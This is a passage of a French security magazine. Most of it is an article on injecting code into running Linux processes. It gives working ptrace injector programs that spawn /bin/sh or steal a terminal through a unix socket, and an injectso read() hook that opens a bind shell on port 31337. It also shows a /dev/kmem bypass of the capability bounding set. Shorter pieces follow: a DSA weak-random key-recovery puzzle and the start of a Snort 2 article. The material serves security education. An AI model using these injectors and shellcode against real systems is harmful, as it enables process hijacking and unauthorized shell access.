Une autre solution est d'utiliser les moyens prévus à cet effet, c'est-à-dire les modules ou l'accès direct à la mémoire du noyau. Toutefois, pour réaliser cela, Linux a mis en place un système de privilèges : le *capability bounding set* [cap]. L'idée initiale était de fournir aux développeurs une liste finie et standard (un *set*) de droits limitants (d'où le terme *bounding*) les possibilités (*capabilities*) d'outrepasser les mécanismes de sécurité d'accès. Le *bounding set* est représenté comme un masque de bits.

On pourrait penser qu'interdire l'usage des modules est suffisant, mais nous verrons que cela n'est pas le cas [kmem].

Avec les capabilities, on quitte les privilèges "tout ou rien" standards sous Unix. Par exemple, il devient ainsi possible d'interdire aux processus root de se mettre en écoute sur les ports privilégiés.

Le bounding set est exporté via `sysctl` et apparaît dans `/proc/sys/kernel/cap-bound`. Chaque bit de cette valeur correspond à une capability. Le bounding set peut être modifié par écriture d'une nouvelle valeur dans *cap-bound*. Par défaut, tous les bits (à une ou deux exceptions près) de cette valeur **sont positionnés**, autorisant l'utilisation des privilèges. Si une capacité n'apparaît pas dans le bounding set, pour la sûreté globale du système, aucun processus ne devrait l'utiliser (et ce, quel que soit le niveau de privilège intrinsèque du processus).

Aux débuts des capabilities, la suppression de droits pouvait être réalisée par l'utilisateur `root`, mais seul le processus `init` pouvait les attribuer. Maintenant, la manipulation de cet ensemble est libre à tout processus ayant la capacité `CAP_SYS_MODULE`. C'est en effet équivalent de pouvoir modifier cette valeur et de pouvoir la modifier directement en espace noyau via l'insertion d'un module. `CAP_SYS_RAWIO` était également un équivalent, avec un accès à cette variable via `/proc/kmem`. En revanche, une fois `CAP_SYS_MODULE` et `CAP_SYS_RAWIO` désactivés, il n'est plus possible de toucher à cette variable jusqu'au prochain *reboot*.

Regardons comment cela fonctionne, en prenant l'exemple des *loadables modules* que nous souhaiterions interdire. Cela tombe bien, il se trouve comme par hasard, que nous disposons d'une capability `CAP_SYS_MODULE`, requise pour charger ou décharger des modules. Il nous suffit alors de la désactiver dans le bounding set et plus aucun nouveau module ne pourra être chargé.

Pour cela, nous écrivons dans `cap-bound` une valeur qui a le 16ème bit à zéro (cf. [cap]) :

```
vignemale:~# echo 0xFFFCFFFF ?> /proc/sys/kernel/cap-bound
```

Nous voilà dorénavant rassurés ! Sauf que... le système des capability bounding sets n'est pas aussi sécurisé qu'il y parait et tel que ses concepteurs l'ont souhaité initialement, en particulier pour la désactivation du chargement de modules.

En effet, à moins de désactiver les *devices* liés à la mémoire (`/dev/mem` et `/dev/kmem`), le capability bounding set n'est pas vraiment très efficace : `/proc/sys/kernel/cap-bound` est directement mappé sur la variable `cap_bset` dans la zone mémoire du noyau. En manipulant cette variable via ces devices, nous configurons le capability bounding set à notre guise malgré la conception *one way* du mécanisme !

On récupère facilement l'adresse de `cap_bset` :

```
yris@vignemale:/$ grep cap_bset System.map
c01023e8 ? __ksymtab_cap_bset
c0105b4c D cap_bset
c02ad415 ? __kstrtab_cap_bset
yris@vignemale:/$
```

Nous voilà avec l'adresse à laquelle il y a juste à écrire `0xffffffff` pour rendre disponible la totalité des capabilities. Mais attention, cette opération n'attribue pas les capabilities aux processus, juste cela n'interdit pas leur utilisation, comme souhaité initialement par les concepteurs ;) !

Pour protéger le capability bounding set, il faut donc bien désactiver également `CAP_SYS_RAWIO`, nécessaire pour accéder à la mémoire. Le problème est alors que tout programme s'exécutant en *user space* (par exemple `X`) et qui s'appuie sur un accès `raw` à la mémoire ou aux ports I/O ne fonctionnera plus.

Pour conclure là-dessus, rappelons que, sur le même principe, compiler un noyau sans le support des modules n'empêche pas d'injecter du code dans la mémoire du noyau. L'exemple précédent se focalise sur `cap_bset`, mais de la même manière, on peut écrire ce qu'on veut à l'adresse qu'on veut. Le code `dictracy` [dictracy] est intéressant pour illustrer cela. Ce programme se présente comme un *loadable module* avec les fonctions `init_module()` et `cleanup_module()` standards, et (en allant très vite dans l'explication), permet la prise de contrôle d'un processus à partir de la table des tâches maintenue par l'ordonnanceur du noyau. A partir du contrôle des pages de mémoire virtuelle, le module fournit des fonctionnalités "à la ptrace()". Ce module propose un *frontal user space* qui autorise

son utilisateur à interagir avec le processus qu'il veut. Ce module permet ainsi d'analyser, lire, chercher, dumper et écrire dans la mémoire virtuelle d'un processus en cours d'exécution, de la même façon, aux détails techniques près, que décrit par la suite pour les différentes applications.

Applications

Nous allons donc voir plusieurs exemples qui démontrent les techniques expliquées plus tôt pour changer le comportement d'un processus.

Tous les shellcodes utilisés ont été regroupés dans le fichier `shellcodes.h` (voir encadré). Toutes les sources sont disponibles à l'adresse [sources].

À l'aide de ptrace()

Injecter un code

Nous allons injecter un bout de code dans la pile du processus. Si on n'utilise pas de patch noyau (Openwall, PaX, etc.), celle-ci est exécutable. Une fois le code placé, nous changeons la valeur du registre pointeur d'instruction pour l'amener vers le début de notre code. Rien n'est prévu pour restaurer la pile ou le flot d'exécutions.

```
/* inj1.c */
#include "shellcodes.h"

#define code shcode_exec_bin_sh

#define ERROR(msg) do{ perror(msg); exit(-1); }while(0)

int main(int argc, char *argv[])

{
        int res, pid, i;
        long start;
        struct user_regs_struct regs;


        pid = atoi(argv[1]);

        /* On s'attache */
        res = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace attach");
        res = waitpid(pid, NULL, WUNTRACED);
        if (res != pid) ERROR("waitpid");


        /* On récupère les registres */
        res = ptrace(PTRACE_GETREGS, pid, NULL, &regs);
        if (res == -1) ERROR("ptrace getregs");


        /* On injecte le code */
        start = regs.esp+16;
        for (i=0; i < sizeof(code); i+=4) {
                res = ptrace(PTRACE_POKEDATA, pid, start+i, *(int *)(code+i));
                if (res == -1) ERROR("ptrace pokedata");
        }


        /* On détourne le flot d'exécution */
        regs.eip = start;
        regs.eax = 0; /* masque le fait qu'on aurait interrompu un syscall */
        res = ptrace(PTRACE_SETREGS, pid, NULL, &regs);
        if (res == -1) ERROR("ptrace setregs");

        /* On se détache comme si de rien n'étais */
        res = ptrace(PTRACE_DETACH, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace detach");

        return 0;
}
```

Injecter un code sans endommager le processus

Le problème est cette fois un peu plus compliqué. Au lieu de détruire la pile, nous injectons le code dans une partie non utilisée, tout en simulant un *call*, de sorte que l'instruction `ret` rende la main au processus. Tous les registres doivent être sauvés puis restaurés par le code, par exemple à l'aide de `pusha` et `popa`. Le code assembleur dans le paragraphe "Utilisation de ptrace" détaille cette opération.

Le programme `inj2.c` diffère de `inj1.c` uniquement au niveau de l'injecteur :

```
/* inj2.c */
#define code shcode_steal_tty
[...]
    /**** On injecte le code ****/
    start = regs.esp-STACKSIZE-sizeof(code);
    for (i=0; i < sizeof(code); i+=4) {
        res = ptrace(PTRACE_POKEDATA, pid, start+i, *(int *)(code+i));
        if (res == -1) ERROR("ptrace pokedata");
    }


    /**** On détourne le flot d'exécution ****/
    old_eip = regs.eip;
    regs.eip = start;
    if ( (regs.orig_eax >= 0) &&
         (regs.eax == -ERESTARTNOHAND ||
          regs.eax == -ERESTARTSYS ||
          regs.eax == -ERESTARTNOINTR) ) {
        regs.eip += 2;
        old_eip -= 2;
    }


    /**** On simule un call (push eip) ****/
    regs.esp -= 4;
    res = ptrace(PTRACE_POKEDATA, pid, regs.esp, old_eip);
    if (res == -1) ERROR("ptrace pokedata old_eip");
```

Le shellcode `shcode_steal_tty` ouvre une *socket* unix de type `stream`, et attend une connexion. Lorsque cela se produit, il remplace les descripteurs de fichiers 0, 1 et 2 (les entrées et sorties standards) par le descripteur de fichier de la socket unix.

Une fois ce shellcode injecté, il suffit de se connecter à la socket pour prendre le contrôle du `tty` d'un processus. Nous l'injectons dans un shell, puis nous utilisons `socat` [socat] pour nous connecter à la socket unix. Imaginons que nous soyons dans un chroot et que nous sachions que le process 7348 est un shell avec le même `uid` que nous :

```
$ ./inj2 7348
$ socat stdio unix-connect:/tmp/stolen_tty

pgr:~$ uname -a
uname -a
Linux pgr 2.4.19 #2 Fri Jul 11 15:16:33 CEST 2003 i686 unknown
pgr:~$ ps
ps
  PID TTY          TIME CMD
 7348 pts/18   00:00:00 bash
 7355 pts/18   00:00:00 ps
```

On pourrait bien sûr encore améliorer la chose en prévoyant de rendre la main à la fin de notre prise de contrôle. On pourrait enfin

imaginer qu'à travers la socket unix, ce ne sont plus des données mais des *credentials* ou des descripteurs de fichiers qui sont passés au programme extérieur. Si ce dernier transmettait les descripteurs 0, 1 et 2 originaux, pour intercepter ce que tape l'utilisateur, on se retrouverait dans un véritable *man-in-the-middle* sur le `tty`.

Placer une charge dans un processus

Encore un peu plus compliqué, nous commençons par injecter un code dans la pile. Ce code déclenche l'appel système `mmap()` pour mapper une nouvelle section au processus. Ensuite, un gestionnaire de signal est initialisé pour pointer vers cette nouvelle section (`signal(2)`). Il va enfin rendre la main à l'injecteur pour que celui-ci injecte la charge dans la nouvelle section. À partir de ce moment, à chaque fois que le processus recevra le signal détourné, la charge s'exécutera.

Comme l'injecteur est rappelé après l'exécution du code, ce sera lui qui sera chargé de sauvegarder et restaurer tout ce qui doit l'être.

L'instruction `kill(getpid(),1)` envoie un signal au processus tracé. Ce signal est intercepté et rend la main au traceur.

Plutôt que d'assembler le code dans le programme en fonction du signal à détourner ou de la taille de la charge, nous pouvons passer ces données variables en paramètre au shellcode. Nous avons vu précédemment qu'il était utile de faire des shellcodes qui se comportent comme des fonctions (stack frame, etc.). Ces fonctions peuvent prendre des paramètres. L'injecteur placera ces paramètres sur la pile, ainsi qu'une adresse de retour, et le shellcode ira les chercher en se référant à `$ebp`, comme une vraie fonction.

Le début du programme étant similaire à `inj2.c`, il n'est pas reproduit dans `inj3.c`.

```
/* inj3.c */
#include "shellcodes.h"

#define code shcode_putload
#define charge shcode_hello_world

#define STACKSIZE 512  /* marge laissée au code pour utiliser la pile */

int main(int argc, char *argv[])
{
        int res, pid, i;
        long start;
        struct user_regs_struct regs, saveregs;

        int size = sizeof(charge), sig = 10;

        pid = atoi(argv[1]);

        /**** On s'attache ****/
        /**** On récupère les registres ****/
        /**** On injecte le code ****/

        /**** On détourne le flot d'exécution ****/
        regs.eip = start;
        regs.eax = 0; /* masque le fait qu'on a interrompu un appel
système */

        /**** On simule un call (push params, fake push eip) ****/
        regs.esp -= 4; /*  valeur de retour */
        regs.esp -= 4; /*  addr, pointe sur la valeur de retour  */
        res = ptrace(PTRACE_POKEDATA, pid, regs.esp, regs.esp+4);
        regs.esp -= 4; /* sig */
        res = ptrace(PTRACE_POKEDATA, pid, regs.esp, sig);
        if (res == -1) ERROR("ptrace pokedata sig");
        regs.esp -= 4; /* size */
        res = ptrace(PTRACE_POKEDATA, pid, regs.esp, size);
        if (res == -1) ERROR("ptrace pokedata size");
        regs.esp -= 4; /* EIP, pas utilisé */

        /**** On change les registres ****/
        res = ptrace(PTRACE_SETREGS, pid, NULL, &regs);
        if (res == -1) ERROR("ptrace setregs");

        /**** On donne la main à notre code ****/
        res = ptrace(PTRACE_CONT, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace cont");

        /**** On attend qu'il rende la main ****/
        res = waitpid(pid, NULL, WUNTRACED);
        if (res != pid) ERROR("waitpid");

        /**** On injecte la charge ****/
        start = ptrace(PTRACE_PEEKDATA, pid, saveregs.esp-4, NULL);
        for (i=0; i < sizeof(charge); i+=4) {
                res = ptrace(PTRACE_POKEDATA, pid, start+i, *(int
*)(charge+i));
                if (res == -1) ERROR("ptrace pokedata charge");
        }

        /**** On restaure les registres ****/
        res = ptrace(PTRACE_SETREGS, pid, NULL, &saveregs);
        if (res == -1) ERROR("ptrace setregs");

        /* On se détache et on commence à courir */
        res = ptrace(PTRACE_DETACH, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace detach");

        return 0;
}
```

Nous aurions pu mapper la plage mémoire en mode partagé, ce qui aurait permis un accès direct à la charge par l'injecteur, sans même passer par `ptrace`.

Pour conclure avec `ptrace()`, vous trouverez avec le reste des sources un module qui permet de récupérer le code qu'un pirate tenterait d'injecter dans un processus.

À l'aide de injectso

L'exemple que nous allons vous montrer donne un shell selon la chaîne de caractères envoyée à un serveur. Nous devons donc construire une bibliothèque qui va intercepter l'appel `read()` :

```
ssize_t (*oldread)( int fd, void * buf, size_t count );          [1]
ssize_t newread( int fd, void * buf, size_t count );             [2]

SIntercept tReadIntercept =                                      [4]
{ "read", &newread, 0x0, (void **)&oldread, 0x0 };

SIntercept * pptInterceptFuncs[] = { &tReadIntercept, 0x0 };     [3]

#define CONNECT_BACK_PORT 31337
#define MAGIC "injectso"

ssize_t
newread( int fd, void * buf, size_t count )
{
    ssize_t sRc;
    struct sockaddr_in server, client;
    u_int addrlen = sizeof( struct sockaddr_in );
    int lsock, csock, pid, i;

    intercept_fix_unresolved( &tReadIntercept );                 [5]
    sRc = oldread( fd, buf, count );                             [6]
```

```
    intercept_override( &tReadIntercept );                    [7]

    if ( strstr(buf, MAGIC) ) {

        lsock = socket( AF_INET, SOCK_STREAM, IPPROTO_TCP );
        if ( lsock < 0 ) exit( EXIT_FAILURE );

        bzero( (char *)&server, sizeof(server) );
        server.sin_family = AF_INET;
        server.sin_addr.s_addr = htonl( INADDR_ANY );
        server.sin_port = htons( CONNECT_BACK_PORT );
        i = bind( lsock, (struct sockaddr *)&server, sizeof(server) );
        if ( i < 0 ) exit( EXIT_FAILURE );

        i = listen( lsock, 1 );
        if ( i < 0 ) exit( EXIT_FAILURE );

        for ( ;; ) {
            csock = accept( lsock, (struct sockaddr *)&client, &addrlen );
            if ( csock < 0 ) exit( EXIT_FAILURE );
        }

        if ( !(pid = fork()) ) {
            dup2( csock, STDIN_FILENO );
            dup2( csock, STDOUT_FILENO );
            dup2( csock, STDERR_FILENO );
            execl( "/bin/sh", "sh", NULL );
        }
        close( csock );
    }
    return( sRc );
}
```

- `[1]` : c'est un pointeur de fonction qui sera utilisé pour appeler la fonction `read()` réelle de la `libc` dans notre code ;
- `[2]` : les appels à `read()` seront redirigés vers cette fonction ;
- `[3]` : ce tableau permet d'utiliser les fonctionnalités de `injectso`. Chaque pointeur est un pointeur d'une structure de type `SIntercept` qui permet de déclarer chaque fonction à intercepter, dans notre cas `read()` ;
- `[4]` : c'est la structure décrivant l'interception de la fonction `read()` de la `libc`. La description de cette structure est dans le fichier `README.txt` de `injectso` ;
- `[5][6][7]` : ces lignes appellent la fonction `read()` réelle que nous avons déclarée en `[1]`.

Examinons maintenant ce qu'il se passe :

```
$ nc -l -p 4242 &
[1] 2044 pid du processus nc qui a mis le port 4242 en écoute
$ netstat -atp
[...]
tcp        0      0 *:4242                  *:*                     LISTEN
2044/nc
[...]
$ cd injectso-0.2
$ gcc -Wall -Werror -g -shared -nostdlib -I. -o misc.so misc.c intercept.o
```

La compilation nécessite le fichier objet `intercept.o` qui fait partie de l'outil `injectso`. Il contient les fonctions d'interception.

```
$ ./injectso -c -p 2044 ./misc.so
```

L'option `-p` de `injectso` indique le `pid` du processus dans lequel nous injectons le code, donc dans notre `pid 2044 de nc`. L'option `-c` provoque l'injection et le remplacement de la fonction `read()` :

```
$ ( echo "injectso" ; cat ) | nc -v -n 127.0.0.1 4242 &
[...]
$ netstat -atp
```

Utilisation de shellforge

Pour tous les shellcodes employés, nous sommes fainéants. Au lieu de les écrire à la main, nous avons utilisé `shellforge` [shellforge]. Shellforge permet d'écrire des shellcodes en C.

Si on a par exemple le fichier `hello.c`, rien n'est plus simple pour en faire un shellcode :

```
$ shellforge.py -C shcode/hello.c
unsigned char shellcode[] =
"\x55\x89\xe5\x83\xec\x24\x53\xe8\x00\x00\x00\x00\x5b\x83\xc3\xf4\x8b\x83\x4f"
"\x00\x00\x00\x89\x45\xf0\x8b\x83\x53\x00\x00\x00\x89\x45\xf4\x8b\x83\x57\x00"
"\x00\x00\x89\x45\xf8\x0f\xb7\x83\x5b\x00\x00\x00\x66\x89\x45\xfc\x8d\x4d\xf0"
"\xba\x0e\x00\x00\x00\xb8\x04\x00\x00\x00\x53\xbb\x01\x00\x00\x00\xcd\x80\x5b"
"\x5b\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00"
;int main(void) { ((void (*)())shellcode)(); }
```

Lorsque l'option `-S` est donnée, `shellforge` ajoute les instructions `pusha` et `popa` au début et à la fin du shellcode pour que les registres soient sauvés puis restaurés.

Tous les shellcodes utilisés ont été regroupés dans le fichier `shellcodes.h` [sources], qui a ensuite été inclus dans tous les exemples. Y figurent les sources C et les versions machine de chaque shellcode. Les shellcodes n'ont pas été maltraités lors de la réalisation de cet article (après, on dit pas...).

```
[...]
tcp        0      0 *:31337                 *:*                     LISTEN      2044/nc
[...]
$ nc -v -n 127.0.0.1 31337
(UNKNOWN) [127.0.0.1] 31337 (?) open
uname -a
Linux uranus 2.4.21 #5 Fri Jun 13 16:15:30 CEST 2003 i686 unknown
exit
$
```

En modifiant le contenu des pages mémoires

Nous nous sommes beaucoup inspirés (pour ne pas dire complètement) de l'outil [dictracy] pour introduire dans [kernsh] une fonctionnalité permettant la gestion de la mémoire virtuelle d'un processus :

```
% help virtm
virtm [ -sgrwd ] <arguments>
This command can read, search, dump and write the virtual
address space of a running process.
__options
  -g [pid] : get virtual addresses on the queried process ;
  -r [pid] [start address] [size] : read a part of virtual memory ;
  -w [pid] [address] [string] : write on a part of virtual memory ;
  -s [pid] [start address] [end address] [string]: search a particular virtual
memory area ;
  -d [pid] : disassemble the queried process ;
```

Nous vous laissons découvrir le code en regardant le fichier `src/virtm.c` de `kernsh`. Examinons l'injection de code en modifiant le contenu des pages mémoires d'un processus :

```
$ /bin/cat bingo.c
#include <stdio.h>
#include <unistd.h>

char pass[ 6 ] = "blaat";
```

```
int
main( void )
{
    char buffer[ BUFSIZ ];
    int i;

    for ( ;; ) {
        i = read( STDIN_FILENO, buffer, sizeof(pass)-1 );
        if ( i < 0 ) return( -1 );

        if ( !strncmp(buffer, pass, sizeof(pass)-1) )
            fputs( "[#] bingo !\n", stdout );
    }
            return( -1 );
}
$ make bingo
$ ./bingo
coin
blaat
[#] bingo !
```

Nous voulons changer la valeur de la variable `pass` dans le processus `./bingo` :

```
# ps -a | grep bingo
 7284 tty5     00:00:00 bingo
# ./kernsh
[...]
% module -i ../modules/lkm-virtm.o  //Module indispensable à charger
% virtm -g 7402  //Récupère l'adressage du processus
[#] virtual memory for pid 7402:
...
code_start      :    0x8048000
code_end        :    0x8048571
data_start      :    0x8049574
data_end        :    0x8049690
heap_start      :    0x80496ac
stack_start     :    0xbffffda0
...
% virtm -r 7402 0x8049574 32  //Lecture des données
[ 0x8049574 -> 0x8049594 | pid : 7402 ]
0x8049574 | 00 00 00 00 00 00 00 00  64 96 04 08 00 00 00 00  | ........d.......
0x8049584 | 62 6c 61 61 74 00 00 00  00 00 00 00 01 00 00 00  | blaat...........

% virtm -w 7402 0x8049584 \x63\x6f\x69\x6e\x63\x6f\x69\x6e //Remplacement de la
valeur
[ before ]
[ 0x8049584 -> 0x804958c | pid : 7402 ]
0x8049584 | 62 6c 61 61 74 00 00 00                         | blaat...
[ after ]
0x8049584 | 63 6f 69 6e 63 6f 69 6e                         | coincoin

really writing [y/n] ? y
strings \x63\x6f\x69\x6e\x63\x6f\x69\x6e written
% module -r lkm-virtm //On decharge le module
% quit
```

Retournez à la console où tournait bingo, tapez `coincoin` et vous aurez alors `[#] bingo` qui va s'afficher. Cet exemple montre très simplement comment l'accès aux pages mémoire permet d'en modifier le contenu. Nous aurions tout aussi bien pu injecter un shellcode pour obtenir un shell (*twiz* fournit d'ailleurs dans *dictracy* un exemple de ce type).

Conclusion

Comme nous l'avons vu, l'injection de code dans un processus n'est pas, en soi, très compliquée. En revanche, il est essentiel de savoir ce qu'on veut faire : modifier ou non le processus, lui rendre la main, etc. Le code à exécuter n'est pas non plus très important en lui-même, et les possibilités dépendent principalement des limites de votre imagination.

Bibliographie

- [cap] Capabilities Bounding Set /usr/include/linux/capability.h **ftp://ftp.kernel.org/pub/linux/libs/security/linux-privs/kernel-2.2/**
- [dictracy] twiz Dictracy, traduction de l'italien par Yannick Fourastier
  Original : **http://twiz.antifork.org/**
  Traduction : "La théorie : la MMU de l'IA32 - Memory Management Unit en architecture Intel 32 bits" **http://www.pom-audit.com/ressources/mmu-ia32-dictracy-fr.htm**
- [HSLM] Linux Magazine hors-série 16,17
  Voyage au centre du noyau - Épisodes 1 & 2 **http://www.ed-diamond.com/**
- [injectso] Shaun Clowes, *Injectso - Modifying and Spying on running processes under Linux and Solaris* **http://securereality.com.au** **http://www.blackhat.com/presentations/bh-europe-01/shaun-clowes/bh-europe-01-clowes.ppt**
- [kernel] Daniel P. Bovet et Marco Cesati *Understanding the Linux kernel*
- [kernsh] Nicolas Brito et Samuel Dralet *kernsh* **http://www.kernsh.org**
- [kmem] *Runtime kernel kmem patching* **http://www.ouah.org/runtime-kernel-kmem-patching.txt**
- [phrack59] *Building ptrace injecting shellcodes* **http://www.phrack.org/phrack/59/p59-0x0c.txt**
- [phrack60] noir - smashing The Kernel Stack For Fun And Profit, **http://www.phrack.org/phrack/60/p60-0x06.txt**
- [pltgot] Fredric Raynal et Samuel Dralet *Protections contre l'exploitation des débordements de buffer - Introduction* **http://www.miscmag.com/articles/index.php3?page=212**
- [shellforge] Philippe Biondi *Shellforge* **http://www.secdev.org/projects/shellforge.html**
- [socat] *socat - Multipurpose relay* **http://www.dest-unreach.org/socat/**
- [sources] Codes sources utilisés dans cet article **http://www.secdev.org/articles/injection/sources/**

De l'aléa des générateurs

Kostya KORTCHINSKY - CERT RENATER
kostya.kortchinsky@renater.fr

Pour tout un chacun, l'utilisation d'algorithmes cryptographiques "réputés" dans des systèmes de protection de données est susceptible d'apporter un sentiment de sécurité appréciable. Néanmoins, même si la théorie abonde généralement en ce sens, il en va tout autrement pour la pratique. En effet, il n'est pas rare qu'un auteur introduise, consciemment ou non, des faiblesses dans un algorithme cryptographique, à clé publique comme à clé privée, lors de son implémentation. L'utilité du procédé mis en oeuvre devient alors nulle.

Énigme

La portion de code sur laquelle s'appuie cette énigme réimplémente la partie de génération de clés DSA issue d'un système de protection logicielle réel (ça tombe bien, c'est le thème du dossier de ce numéro :). L'auteur a utilisé un algorithme de signature réputé, avec une taille de clé suffisamment importante, 1024 bits, pour ne pas avoir à craindre que sa clé soit cassée. Cependant, la récupération de la clé privée sera l'histoire de quelques minutes...

```
import java.io.*;
import java.math.BigInteger;
import java.util.Random;

class MISC
{
   private static BigInteger TWO = BigInteger.valueOf(2L);

   public static void main(String arg[])
   {
      // Notations utilisées
      // HAC - 11.54 - Key generation for the DSA [1]
      BigInteger biP, biQ, biAlpha, biA, biY;
      BigInteger biTemp; // (p - 1) / q
      Random rGenerator = new Random();

      biQ = new BigInteger(160, 2, rGenerator);
      System.out.println("q = " + biQ.toString(16));
      do
      {
         biTemp = (new BigInteger(863, 2, rGenerator)).multiply(TWO);
         biP = biQ.multiply(biTemp).add(BigInteger.ONE);
      } while ((biP.bitLength() < 1024) || (biP.isProbablePrime(2) == false));
      System.out.println("p = " + biP.toString(16));
      do
      {
         biAlpha = (new BigInteger(biP.bitLength(), rGenerator)).modPow(biTemp, biP);
      } while (biAlpha.equals(BigInteger.ONE) == true);
      System.out.println("alpha = " + biAlpha.toString(16));
      biA = (new BigInteger(160, rGenerator)).mod(biQ);
      System.out.println("a = " + biA.toString(16));
      biY = biAlpha.modPow(biA, biP);
      System.out.println("y = " + biY.toString(16));
   }
}
```

Les paramètres publics de la clé DSA générée grâce à la classe précédemment explicitée sont les suivants (la version de Java utilisée étant la 1.4.2_02) :

- *q* = e298c76387464cb4deebe62cab350193a2ca0d97
- *p* = c7a568abb00443c6ec6f2c50bfa19575801548a5a64efb1cddf3ba52758a965ef4d472091 9f9c86390ab8573fc179a0a725c7c1166cb6685ccdac4a4ff75c982741a93a7dabdee6efa2f61be 8cb956977b3c1fb9a9251677c3c44897f7ba25a2fadfe9da9132f30ebaa026179dab3e7808881d4b 764a2907f46d5f5ca4b97903
- *alpha* = a67481b0b6eef527dc8302f38d773e8937ae42afe82047b379ca19b7e6a52794e1f 2bc3ea256911d31e9816cefaeb03e82070508d678654d71dc308c40a20230fa89caf88b974118fb4 88b7d4d891651a5a8d5ec753d69133b26edf2fd9d5433ee062c1e179af64ff854677533252d1d9b6 a5591de8e82dff35fa9b9dc199a7
[...]
- *y* = 490408c39b82981d042feb3444dff6b723c5c27a472a3ce24e5f04548d58fa0d148d1508bc 0217a562e2f107c091d3df8520c95d2f443ba3b199d210078e3872733014b6c1a91b0e0c8b3d6092 b76b533e546817d286d7e551b9d35d7dc1599fa9e4b1d8fd48b2315a0d002d0525421c18f3ce676c 05c0ab7d6f628be82efa12

N'ayez aucune crainte, il ne vous faudra pas tout recopier...

Pour les plus habitués ou courageux d'entre vous, ces seuls éléments doivent vous permettre de retrouver la partie privée `a` de la clé. Pour les autres, une série de questions vous guidant vers l'une des solutions suit...

09 Indices (très scolaires :)

1. Rappelez les principes de DSA.

Identification de la vulnérabilité

2. Quelles sont les fonctions de générations de nombres aléatoires disponibles en Java ? Quelle est celle préconisée dans le cadre d'algorithmes cryptographiques et pourquoi ? Quelle est celle utilisée dans le cas présent ?

3. Quelle est la taille de la graine ? Comment peut-elle être initialisée ? Comment est-elle initialisée dans le cas présent ?

4. Suggérez une méthode de parcours de l'espace des graines d'après les observations précédentes.

Implémentation et optimisation de l'attaque

5. Déduisez-en un moyen extrêmement simple de retrouver la graine utilisée pour générer '`q`'. Quelles sont les performances d'un tel algorithme ? Pourquoi ?

6. Quelles sont les étapes de génération d'un nombre premier via `BigInteger (int bitLength, int certainty, Random rnd)` ? Quelle est l'approximation de l'écart moyen entre deux nombres premiers consécutifs ? Déduisez-en une approximation efficace de la génération d'un nombre premier dans notre programme et un moyen de l'exploiter.

7. Suggérez des optimisations complémentaires possibles.

8. Appliquez à la méthode trouvée en **5**. Répondre de nouveau aux questions de **5**.

Détermination de la clé privée

9. Déduisez en un moyen de retrouver la clé privée à partir de la clé publique.

Références

▪ [1] Handbook of Applied Cryptography, Chapter 11 - Digital Signatures : **http://www.cacr.math.uwaterloo.ca/hac/about/chap11.pdf**

Les nouveautés de Snort 2


Il y a bientôt deux ans paraissait un dossier spécial de MISC sur la détection d'intrusions. Ce dossier très complet permettait d'avoir une bonne idée à la fois théorique et pratique sur ce sujet. Depuis ce temps, les choses ont sûrement beaucoup évolué dans le domaine des IDS, mais peut-être moins en ce qui concerne l'aspect théorique que les questions existentielles que les entreprises se posent maintenant sur l'utilité réelle de la détection d'intrusions. Dans le cadre de cet article, ces questions de fond ne seront pas vraiment abordées, l'objectif premier étant de décrire le fonctionnement de Snort, sans pour autant en faire une présentation exhaustive (ce serait trop long), mais plutôt en mettant l'accent sur les fonctionnalités les plus intéressantes. Néanmoins, pour faciliter la compréhension globale, certains concepts de base seront brièvement rappelés.

Snort a été écrit à la fin de l'année 1998 par Marty Roesch. A l'origine, le but n'était pas de faire de Snort un système de détection d'intrusion réseau mais simplement un *sniffer* de paquet (dans le genre de Tcpdump ou Snoop).

Les fonctionnalités de détection d'intrusions réseau à base de signatures sont très vite apparues dans le développement de Snort (début 1999). A partir de la version 1.5, l'architecture logicielle du programme est devenue plus modulaire en permettant l'ajout de préprocesseurs, *plugins* de détection en tout genre, etc.

La version 2.0 (sortie en avril 2003) a fait l'objet de beaucoup d'améliorations et d'une refonte complète de certaines portions. Paradoxalement, les nouvelles fonctionnalités les plus remarquées par la communauté sont en fait apparues avec la version 2.1.0.

Figure 1 architecture de snort 2



Quelques rappels sur Snort

Compilation et installation

Le paquetage contenant les fichiers sources peut être récupéré sur le site Web officiel [1]. Une fois l'archive extraite, on peut lancer `./configure –help` pour avoir une idée de la liste complète des options disponibles. L'une des principales raisons du succès de Snort étant la portabilité, la phase de compilation et d'installation devrait en principe se dérouler sans aucun problème.

Les différents modes de fonctionnement

Snort peut fonctionner suivant trois modes distincts. Le mode « analyseur réseau » est très similaire à celui des outils classiques tels Tcpdump. Les trames capturées se présentent comme ci-dessous.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/26-00:17:00.708931 0:4:75:86:3E:E9 -> 0:D:54:9F:45:52 type:0x800 len:0x72
192.168.0.4:22 -> 192.168.0.2:32863 TCP TTL:64 TOS:0x10 ID:6481 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x31D6E445  Ack: 0x12AF6615  Win: 0x2860  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20654814 20722759
21 CD 16 9C 59 0F 4B 5D 21 3E 5F 92 6C BF 07 BC  !...Y.K]!>_.l...
F8 06 41 31 3B 6F 26 7D 4E 05 C2 49 33 50 55 04  ..A1;o&}N..I3PU.
10 47 0C EF 29 B2 3A 2D ED 5D 5A 3B 07 C0 39 A0  .G..).:-.]Z;..9.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

